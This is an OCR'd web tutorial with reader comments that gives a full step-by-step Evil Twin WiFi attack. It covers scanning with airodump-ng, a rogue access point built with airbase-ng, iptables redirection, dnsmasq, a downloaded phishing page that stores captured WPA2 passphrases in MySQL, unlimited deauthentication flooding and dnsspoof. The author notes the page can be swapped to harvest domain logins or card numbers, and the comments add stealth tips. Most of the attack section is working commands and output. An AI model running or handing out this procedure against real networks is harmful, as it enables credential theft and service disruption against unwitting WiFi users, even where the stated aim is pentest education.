
EVIL TWIN ATTACK:

The Definitive Guide



Evil Twin Attack
The Definitive Guide

In this article, I'll show you how an attacker performs an Evil twin Attack to retrieve cleartext WPA2 passphrase on automation using a fake Access Point.

I am using a sample web page for the demonstration.

An attacker can turn this webpage into basically any web app to steal information.

Information like domain credentials, social login passwords, credit card information etc.

Evil Twin

ET

noun

DEFINITION

A fraudulent wireless access point masquerading as a legitimate AP

Evil Twin Attack's sole purpose is to eavesdrop on WiFi users to steal personal or corporate information without user's knowledge.

We will not be using any automated script, rather we will understand the concept and perform it manually so that you can make your own script to automate the task and make it simple and usable on low-end devices.

Let's begin now!

Evil Twin Attack Methodology

Step 1: Attacker scans the air for the target access point information. Information like SSID name, Channel number, MAC Address.

He then uses that information to create an access point with the same characteristics, hence Evil Twin Attack.

Step 2: Clients on the legitimate AP are repeatedly disconnected, forcing them to connect to the fraudulent access point.

Step 3: As soon as the client is connected to the fake access point, S/he may start browsing the Internet.

Step 4: Client opens up a browser window and sees a web administrator warning saying "**Enter WPA password to download and upgrade the router firmware**"

Step 5: The moment client enters the password, s/he will be redirected to a loading page and the password is stored in the MySQL database of the attacker machine. The persistent storage and active deauthentication make the Evil Twin attack automated.

An attacker can also abuse this automation by simply changing the webpage.

Imagine the same WPA2 password warning is replaced by "Enter domain credentials to access network resources". The fake AP will be up all time and storing legitimate credentials in persistent storage.

I've discussed it in my Captive Portal Guide. Where I demonstrate how an attacker can hack domain credentials without having a user to open a webpage. Just connecting the WiFi can take a WiFi user to our webpage, automatically.

A WiFi user could be using Android, iOS, a MacOS or a windows laptop. Almost every device is susceptible to it.

but for now, I'll show you how the attack works with lesser complications.

TWEET THIS EVIL TWIN ATTACK GUIDE

Prerequisites

Below is the following list of hardware and software used in creating this article. Use any hardware of your choice until it supports the software you'd be using.

Hardware used:

- A Laptop (4GB RAM, Intel i5 processor)
- Alfa AWUS036NH 1W wireless adapter
- Huawei 3G WiFi dongle for Internet connection to the Kali Virtual Machine

Software Used

- VMWare Workstation/Fusion 2019
- Kali Linux 2019 (Attacker)

- Airmon-ng, airodump-ng, airbase-ng, and aireplay-ng
- DNSmasq
- Iptables
- Apache, mysql
- Firefox web browser on Ubuntu 16.10 (Victim)

Installing required tools

So far we have aircrack-ng suite of tools, apache, mysql, iptables pre-installed in our Kali Linux virtual machine.

We just need to install dnsmasq for IP address allocation to the client.

Install *dnsmasq* in Kali Linux

Type in terminal:

```
apt-get update
apt-get install dnsmasq -y
```

This will update the cache and install latest version of dhcp server in your Kali Linux box.

Now all the required tools are installed. We need to configure apache and the dhcp server so that the access point will allocate the IP address to the client/victim and the client would be able to access our webpage remotely.

Now we will define the IP range and the subnet mask for the DHCP server.

Configure dnsmasq

Create a configuration file for dnsmasq using `vim` or your favorite text editor and add the following code.

```
sudo vi ~/Desktop/dnsmasq.conf
```

~/Desktop/dnsmasq.conf

```
interface=at0         # wlan0 with hostapd, at0 with airbase-ng
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Save and exit. Use your desired name for `.conf` file.

Pro Tip: Replace **at0** with **wlan0** *everywhere* when hostapd is used for creating an access point

Parameter Breakdown

```
dhcp-range=10.0.0.10,10.0.0.250,12h:  Client IP address will range from 10.0.0.10 to 10.0.0.2
dhcp-option=3,10.0.0.1:  3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1:  6 for DNS Server followed by IP address
```

(**Optional**) Resolve airmon-ng and Network Manager Conflict

Before enabling monitor mode on the wireless card let's fix the airmon-ng and network-manager conflict forever.

So that we don't need to kill the network-manager or disconnect any network connection before putting the wireless adapter into monitor mode as we used to run airmon-ng check kill every time we need to start WiFi pentest.

Open network manager's configuration file and put the MAC address of the device you want network-manager to stop managing:

```
vim /etc/NetworkManager/NetworkManager.conf
```

Now add the following at the end of the file

```
[keyfile]
unmanaged-devices:mac=AA:BB:CC:DD:EE:FF, A2:B2:C2:D2:E2:F2
```

Now that you have edited the **NetworkManager.conf** file you should have no conflicts with *airmon-ng* in Kali Linux

We are ready to begin now.

Put wireless adapter into monitor mode

Bring up the wireless interface

```
ifconfig wlan0 up     # Yours could be wlan1, wlan2 etc
```

```
airmon-ng start wlan0
```

Putting the card in monitor mode will show a similar output

```
root@rs:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

   PID Name
   487 NetworkManager
   618 dhclient
  1124 wpa_supplicant
  3137 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@rs:~#
```

Now our card is in monitor mode without any issues with network manager. You can simply start monitoring the air with command

```
airodump-ng wlan0mon
```

```
CH  6 ][ Elapsed: 24 s ][ 2019-02-09 07:00

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:1A:59:43:3F:FD  -32       15       120    0   1  130  WPA2 CCMP   PSK  rootsh3ll
1C:A6:F7:67:91:B8  -36       11         0    0   6  135  WPA2 CCMP   PSK  TP-LINK_GUEST_91B8
18:A6:F7:67:91:B8  -38       13        18    0   6  135  WPA2 CCMP   PSK  Hitesh
18:A6:F7:38:07:2A  -55       11         0    0   6  135  WPA2 CCMP   PSK  Excitel28
C8:3A:35:77:BF:20  -54       13        12    0   9  270  WPA  CCMP   PSK  Tenda_77BF20
AC:84:C6:D0:ED:0A  -55        8         0    0   5  195  WPA2 CCMP   PSK  TP-Link_ED0A
DC:EF:09:12:A7:38  -55       10         0    0  13  130  WPA2 CCMP   PSK  Japjot40
18:A6:F7:3C:EE:2C  -56       10         0    0   1  135  WPA2 CCMP   PSK  Excitel
78:11:DC:34:87:3E  -60       11         0    0  11  130  WPA2 CCMP   PSK  MI38
C8:3A:35:53:52:F8  -65        6         0    0   1  270  WPA  CCMP   PSK  Tenda_5352F8
0C:80:63:85:62:70  -67        9         0    0   1  270  WPA2 CCMP   PSK  <length:  0>
00:1E:A6:B0:7B:64  -70        9         0    0   6  270  WPA2 CCMP   PSK  Ayush
54:B8:0A:8E:2F:FC  -70        9         0    0   1  135  WPA2 CCMP   PSK  EXCITEL49
90:8D:78:75:FC:B4  -72       11         0    0   1  135  WPA2 CCMP   PSK  home
0C:D2:B5:2B:FD:E8  -72       11         0    0  11   65  OPN              MTNL_Registration
0C:D2:B5:2B:FD:E9  -72       10         0    0  11   65  WPA2 CCMP   PSK  MTNL-A-22
30:B5:C2:3D:A9:1A  -73        5         2    0   3  130  WPA2 CCMP   PSK  Excitel40
00:1E:A6:AF:C9:68  -74        4         0    0   6  270  WPA2 CCMP   PSK  Waheguruji
DC:EF:09:18:78:88  -76        6         0    0   6  130  WPA2 CCMP   PSK  excitel 40
58:D5:6E:D2:C6:34  -75        6         0    0   6  270  WPA2 CCMP   PSK  PiuRiya
84:16:F9:26:12:4A  -76        9         0    0  11  270  WPA2 CCMP   PSK  Aman1989
C8:3A:35:02:20:E8  -77       14         0    0   9  270  WPA  CCMP   PSK  pacenet38
8C:15:C7:58:94:00  -79        5         0    0   5  130  WPA2 CCMP   PSK  Satya Wahi
98:DE:D0:F1:EC:D0  -78       10         0    0   6  135  WPA2 CCMP   PSK  KKY1
FA:8F:CA:33:9E:57  -78        6         0    0   6   65  OPN              Sweet Room TV.b
0C:D2:B5:86:77:0B  -79        8         1    0  11  130  WPA2 CCMP   PSK  Mohit
60:E3:27:BA:8A:4E  -81        4         0    0   6  270  WPA2 CCMP   PSK  TP-LINK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   6C:C4:D5:62:F1:EC  -72    0 - 1      0         3  ACTFiber2G,EXTLWR720
EC:1A:59:43:3F:FD  2C:33:61:3A:C4:2F  -24    0e- 0     40       152
EC:1A:59:43:3F:FD  88:E9:FE:65:EA:FD  -26    0 - 1e    47        13
18:A6:F7:67:91:B8  08:EC:A9:E9:C8:EB  -58    0e- 0e     0        16
C8:3A:35:77:BF:20  EC:01:EE:CF:31:DA   -1    0e- 0      0        12
30:B5:C2:3D:A9:1A  6C:C7:EC:65:54:8E   -1    1e- 0      0         2
58:D5:6E:D2:C6:34  D8:32:E3:D2:D6:9C  -82    0 - 1e     0         4
```

As soon your target AP appears in the airodump-ng output window press **CTRL** + **C** and note these three things in a text editor: `vi info.txt`

Set tx-power of alfa card to max: 1000mW

tx-power stands for transmission power. By default it is set to 20dBm(Decibel metre) or 100mW.

tx-power in mW increases 10 times with every 10 dBm. See the dBm to mW table.

If your country is set to US while installation. then your card should operate on 30 dBm(1000 mW)

```
ifconfig wlan0mon down      # Bring down the interface
iw reg set US               # Set region to be US
ifconfig wlan0mon up        # Bring the interface up
iwconfig wlan0mon           # Check tx-power, should be 30 dBm
```

If you are thinking about why we need to change the region to operate our card at 1000mW. Here is why

Because different countries have a different legal allowance of Wireless devices at certain power and frequency. That is why Linux distribution has this information built in and you need to change your region to allow yourself to operate at that frequency and power.

Motive of powering up the card is that when creating the hotspot you do not have any need to be near to the victim. victim device will automatically connect to the device with higher signal strength even if it isn't physically near.

Start Evil Twin Attack

Begin the Evil Twin attack using airbase-ng:

```
airbase-ng  -e "rootsh3ll" -c 1 wlan0mon
```

```
root@rs:~# airbase-ng  -e "rootsh3ll" -c 1 wlan0mon
07:15:46  Created tap interface at0
07:15:46  Trying to set MTU on at0 to 1500
07:15:46  Access Point with BSSID 00:C0:CA:5A:34:B6 started.
```

By default, airbase-ng creates a tap interface(at0) as the wired interface for bridging/routing the network traffic via the rogue access point. you can see it using ifconfig at0 command.

```
root@rs:~# ifconfig at0
at0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

For the at0 to allocate IP address we need to assign an IP range to itself first.

Allocate IP and Subnet Mask

```
ifconfig at0 10.0.0.1 up
```

Note: The Class A IP address, 10.0.0.1, matches the *dhcp-option* parameter of dnsmasq.conf file. Which means at0 will act as the default gateway under dnsmasq

Now we will use our default Internet-facing interface, eth0, to route all the traffic from the client through it.

In other words, allowing the victim to access the internet and allowing ourselves(attacker) to sniff that traffic.

For that, we will use *iptables* utility to set a firewall rule to route all the traffic through at0 exclusively.

You will get similar output if using VM

Enable NAT by setting Firewall rules in iptables

Enter the following commands to set-up an actual NAT:

```
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

Make sure you enter correct interface for –out-interface. *eth0* here is the upstream interface where we want to send out packets, coming from at0 interface(rogue AP). Rest is fine.

After entering the above command if you are willing to provide Internet access to the victim just enable routing using the command below

Enable IP forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Entering "1" in the ip_forward file will tell the system to enable the rules defined in the IPtables and start forwarding traffic(if any). 0 stand for disabling. Although rules will remain defined until the next reboot.

We will put it 0 for this attack, as we are not providing internet access before we get the WPA password.

We will now start the dhcp server to allow fake AP to allocate an IP address to the clients.

First, we need to tell dhcp server the location of the file we created earlier, which defines IP class, subnet mask, and range of the network.

Start dhcpd Listener

Type in terminal:

```
dnsmasq -C ~/Desktop/dnsmasq.conf -d
```

Here **-C** stands for *Configuration file* and **-d** stands for daemon mode

as soon as victim connects you should see similar output for dnsmasq Terminal window

```
                                    [ dnsmasq ]
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrac
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.74.2#53
dnsmasq: read /etc/hosts - 5 addresses
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone
dnsmasq-dhcp: 1673205542 DHCPDISCOVER(at0) 2c:33:61:3d:c4:2e
dnsmasq-dhcp: 1673205542 tags: at0
dnsmasq-dhcp: 1673205542 DHCPOFFER(at0) 10.0.0.247 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-route, 3:router,
<----------------------------------------SNIP---------------------------------------->
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

In case you are facing any issue regarding dhcp server, just kill the currently running DHCP processes

```
killall dnsmasq dhcpd isc-dhcp-server
```

and run dnsmasq again. It should work now.

Start the Services

Now start the dhcp server, apache and MySQL inline

```
/etc/init.d/apache2 start
/etc/init.d/mysql start
```

We have our Evil Twin attack vector up and working perfectly. Now we need to set up our fake webpage in action so that victim will see the webpage while browsing and enter the passphrase which s/he uses for his/her access point.

Download Rogue AP Configuration Files

```
wget https://cdn.rootsh3ll.com/u/20180724181033/Rogue_AP.zip
```

and simply enter the following command in Terminal

```
unzip rogue_AP.zip -d /var/www/html/
```

This command will extract the contents of rogue_AP.zip file and copy them to the apache's HTML directory so that when the victim opens the browser s/he will automatically be redirected to the default index.HTML webpage.

Now to store the credentials entered by the victim in the HTML page, we need an SQL database.

you will see a **dbconnect.php** file for that, but to be in effect you need a database created already so that the *dbconnect.php* will reflect the changes in the DB.

Open terminal and type:

```
# mysql -u root -p
```

Create a new user `fakeap` and password `fakeap`

As you cannot execute MySQL queries from PHP being a root user since version 5.7

```
mysql> create user fakeap@localhost identified by 'fakeap';
```

now create database and table as defined in the `dbconnect.php`

```
mysql> create database rogue_AP;
mysql> use rogue_AP;
mysql> create table wpa_keys(password1 varchar(32), password2 varchar(32));
```

It should go like this:

```
MariaDB [(none)]> create database rogue_AP;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> use rogue_AP;
Database changed
MariaDB [rogue_AP]> create table wpa_keys(password1 varchar(32), password2 varchar(32));
Query OK, 0 rows affected (0.01 sec)

MariaDB [rogue_AP]>
```

Grant fakeap all the permissions on rogue_AP Database:

```
mysql> grant all privileges on rogue_AP.* to 'fakeap'@'localhost';
```

Exit and log in using new user

```
# mysql -u fakeap -p
```

Select `rogue_AP` database

```
mysql> use rogue_AP;
```

Insert a test value in the table

```
mysql> insert into wpa_keys(password1, password2) values ("testpass", "testpass");
mysql> select * from wpa_keys;
```

```
MariaDB [rogue_AP]> insert into wpa_keys(password1, password2) values ("testpass", "testpass");
Query OK, 1 row affected (0.00 sec)

MariaDB [rogue_AP]> select * from wpa_keys;
+-----------+-----------+
| password1 | password2 |
+-----------+-----------+
| testpass  | testpass  |
+-----------+-----------+
1 row in set (0.00 sec)

MariaDB [rogue_AP]>
```

Note that both the values are same here, that means password and confirmation password should be the same.

Evil Twin attack is now ready, however, you'd need to wait for the client to connect and see the credential coming.

In some cases, your client might already be connected to the original AP. You need to disconnect the client forcefully using `aireplay-ng` utility.

This is called a deauthentication attack. Attacker sends carefully crafted packets with the BSSID of the Access Point in the air telling every client to de-authenticate. Connected clients honor the command and disconnect themselves.

The attack may be targeted as well by including the target's MAC address with additional `-c` parameter in the command line.

Syntax: `aireplay-ng --deauth 0  -a <BSSID> <Interface>`

```
aireplay-ng --deauth 0 -a FC:DD:55:08:4F:C2 wlan0mon
```

`--deauth 0` : Unlimited de-authentication requests. Limit the request by entering natural numbers.

We are using 0 so that every client will disconnect from that specific BSSID and connect to our AP as it is of the same name as of real AP and also open type access point.

```
root@rs:~# aireplay-ng --deauth 0 -a EC:1A:59:43:3F:FD wlan0mon
07:21:01  Waiting for beacon frame (BSSID: EC:1A:59:43:3F:FD) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:21:01  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:01  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:02  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:02  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:03  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:03  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:04  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:04  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:05  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:05  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:06  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:06  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:06  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:07  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
07:21:07  Sending DeAuth (code 7) to broadcast -- BSSID: [EC:1A:59:43:3F:FD]
```

As soon as a client connects to your AP you will see activity in the airbase-ng terminal window like this

```
root@rs:~# airbase-ng  -e "rootsh3ll" -c 1 wlan0mon
07:24:03  Created tap interface at0
07:24:03  Trying to set MTU on at0 to 1500
07:24:03  Trying to set MTU on wlan0mon to 1800
07:24:03  Access Point with BSSID 00:C0:CA:5A:34:B6 started.
07:24:15  Client 2C:33:61:3A:C4:2F associated (unencrypted) to ESSID: "rootsh3ll"
07:24:15  Client 2C:33:61:3A:C4:2F associated (unencrypted) to ESSID: "rootsh3ll"
07:24:15  Client 2C:33:61:3A:C4:2F associated (unencrypted) to ESSID: "rootsh3ll"
07:24:15  Client 2C:33:61:3A:C4:2F associated (unencrypted) to ESSID: "rootsh3ll"
```

Now to simulate the client side I am using Ubuntu machine connected via WiFi and using a Firefox web browser to illustrate the attack.

Victim can now access the Internet. You can do 2 things at this stage:

1. Sniff the client traffic
2. Redirect all the traffic to the fake AP page

and that's what we wanna do. Redirect the client to our fake AP page.


Just run this command:

```
dnsspoof -i at0
```

It will redirect all HTTP traffic coming from the at0 interface.


Not HTTPS traffic, due to the built-in list of HSTS web sites. You can't redirect HTPS traffic without getting an SSL/TLS error on the victim's machine.

When victim tries to access any website(google.com in this case), s/he will see this page which tell the victim to enter the password to download and upgrade the firmware



Here I am entering "iamrootsh3ll" as the password that I (Victim) think is his/her AP's password.

As soon as the victim presses [**ENTER**] s/he will see this



Now coming back to attacker side. You need to check in the MySQL database for the stored passwords.

Just type the previously used command in the **mySQL** terminal window and see whether a new update is there or not.

After simulating I checked the mySQL DB and here is the output

```
MariaDB [rogue_AP]> select * from wpa_keys;
+--------------+--------------+
| password1    | password2    |
+--------------+--------------+
| testpass     | testpass     |
| iamrootsh3ll | iamrootsh3ll |
+--------------+--------------+
2 rows in set (0.00 sec)

MariaDB [rogue_AP]>
```

and that's how an attacker successfully executes an Evil Twin Attack.

You now have the WPA2 passphrase in plaintext. You may close all the terminal windows and connect back to the real AP to check whether the password is correct or victim was him/herself was a hacker and tricked you!

Although an attacker doesn't need to perform an Evil Twin Attack to grab the victim. He can also create a random free open WiFi (imagine, Starbucks) to attract the victim on his AP and start pentesting.

Download All 10 Chapters of WiFi Pentesting and Security Book...

Email

Enter your best email

Send me PDF

PDF version contains all of the content and resources found in the web-based guide.

Read description here

120 Comments rootsh3ll.com 1 Login

Recommend 8 Tweet Share Sort by Newest

Join the discussion…

LOG IN WITH OR SIGN UP WITH DISQUS

Name

space music • 4 months ago

Hi, this works absolutely great !. I have learned to work with the dhcpd tool as well. And that works great to.

There is only one thing that want to consider. That is using the --deauth syntax --

aireplay-ng --deauth 0 -a FC:DD:55:08:4F:C2 wlan0mon . I always try to perform stealthy actions.

In this case I would not attack the Access Point, but one client to sign off the AP and try to reconnect. I use this aireplay-ng --deauth 0 -a FC:DD:55:08:4F:C2 -c AA:BB:CC:DD:EE:FF wlan0mon. Where -c is one of the clients associated with the AP. Well that is just my little opinion about this. But in all.. this is a great learning project !!. Thanks for this information.

Reply • Share ›

Tolga Can Memiş • 2 years ago

Hi everyone When I try to services, I got this errors: how can fix all?

• Reply • Share ›

R1C4RD8 Tolga Can Memiş • 2 years ago • edited

Hi,
Check properly config of DHCP. (another example down below) try to run in terminal "journalctl -xe" to see which error you are getting --> then try to google it or you can try to change config of isc-dhcp-server file. All described in this video

see more

2 • Reply • Share ›

Gökhan Tuna • 2 years ago

Nice!!!

• Reply • Share ›

FURY • 2 years ago

dhcp start is faild !! if can someone can help me i will be great i have just 2 question !! :)

• Reply • Share ›

Hardeep Singh Mod ➚ FURY • 2 years ago

sure. you can ask anything :)
for faster responses contact me on harry@rootsh3ll.com

• Reply • Share ›

wice22 • 2 years ago

Well , basically it is impossible to run DHCP with this configuration...

• Reply • Share ›

Owen Lenegan ➚ wice22 • 2 years ago

That's what I have found...

• Reply • Share ›

danish • 2 years ago

Hardeep Singh sir this article is so much good. but sir i am trying to make fake ap like u from 5 days and continuously failing. sir can u come in my pc and solve my error my dhcp is not running, and also ip addressing in i am doing mistake

• Reply • Share ›

Hardeep Singh Mod ➚ danish • 2 years ago

5 days are too much danish. let me help you over email (harry@rootsh3ll.com)
:)

• Reply • Share ›

Jepun ➚ Hardeep Singh • 7 months ago

it will be better if you could automate it something like mana-toolkit.

• Reply • Share ›

Vignesh Raja • 3 years ago

How to redirect all traffic

• Reply • Share ›

Hardeep Singh Mod ➚ Vignesh Raja • 3 years ago

dnsspoof -i at0

• Reply • Share ›

Walid • 3 years ago

Hi thanks for the article, so I was wondering: is there a way if I create an evil twin with a WPA password for exemple to get the password when the victim will use when she wants to connect to my evil twin? And also why and how the victim is disconnect from his wifi?

• Reply • Share ›

Hardeep Singh Mod ➚ Walid • 3 years ago • edited

Yes you can create a WPA/2 type access point as well.
1: using -Z option in airbase-ng. see manual
2: using hostapd utility. google it!

Victim is deauthenticated by sending deauthentication packets to the client pretending to be sent from the real AP. we used aireplay-ng to perform this attack as written in the

tutorial.

It is done because we are using an open AP so that anyone can join the network without any password. but assuming that victim is already connected to his/her own AP(real one) we need to first deauthenticate them continuously from the real AP so that they can manually click on the fake AP(with same name, but open) and join it, unknowingly.

You can use aireplay-ng, MDK3 toolkit or craft your own tools using Python/Scapy acc. to your needs.

Glad that you liked it!

Reply • Share ›

Walid ➚ Hardeep Singh • 3 years ago

Thank you very much for your answer, the thing is I dont have Linux I'm using Macbook with vm windows. I have macports with the aircrack thing. Do you know if I can use deauthentication with another tool? Thanks
PS: Is there a way to secure your access point from deauthentication packets

Reply • Share ›

Hardeep Singh Mod ➚ Walid • 3 years ago

I think aircrack-ng suite does come for Mac also. You will find one on github I guess. Another tool is MDK3. there are other tools also butvthey ultimately use aircrack-ng only. so go with that or script your own tool in Python is a good choice.

Yes there is a way. but I am not quite sure if it is for every router/client. as of now I am working on my WiFi hacking ans security book. I am researching on that too. hopefully I will find something useful and include that in the book within a month or so.

Reply • Share ›

Unknown • 3 years ago

Ok, But i also buy a TP-link wifi adapter "WN727N". I also tried to increase its txpower but it doesn't.

Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago

I think 727 was incompatible with Kali Linux.
722N is pretty nicely supported though.

Reply • Share ›

Unknown • 3 years ago

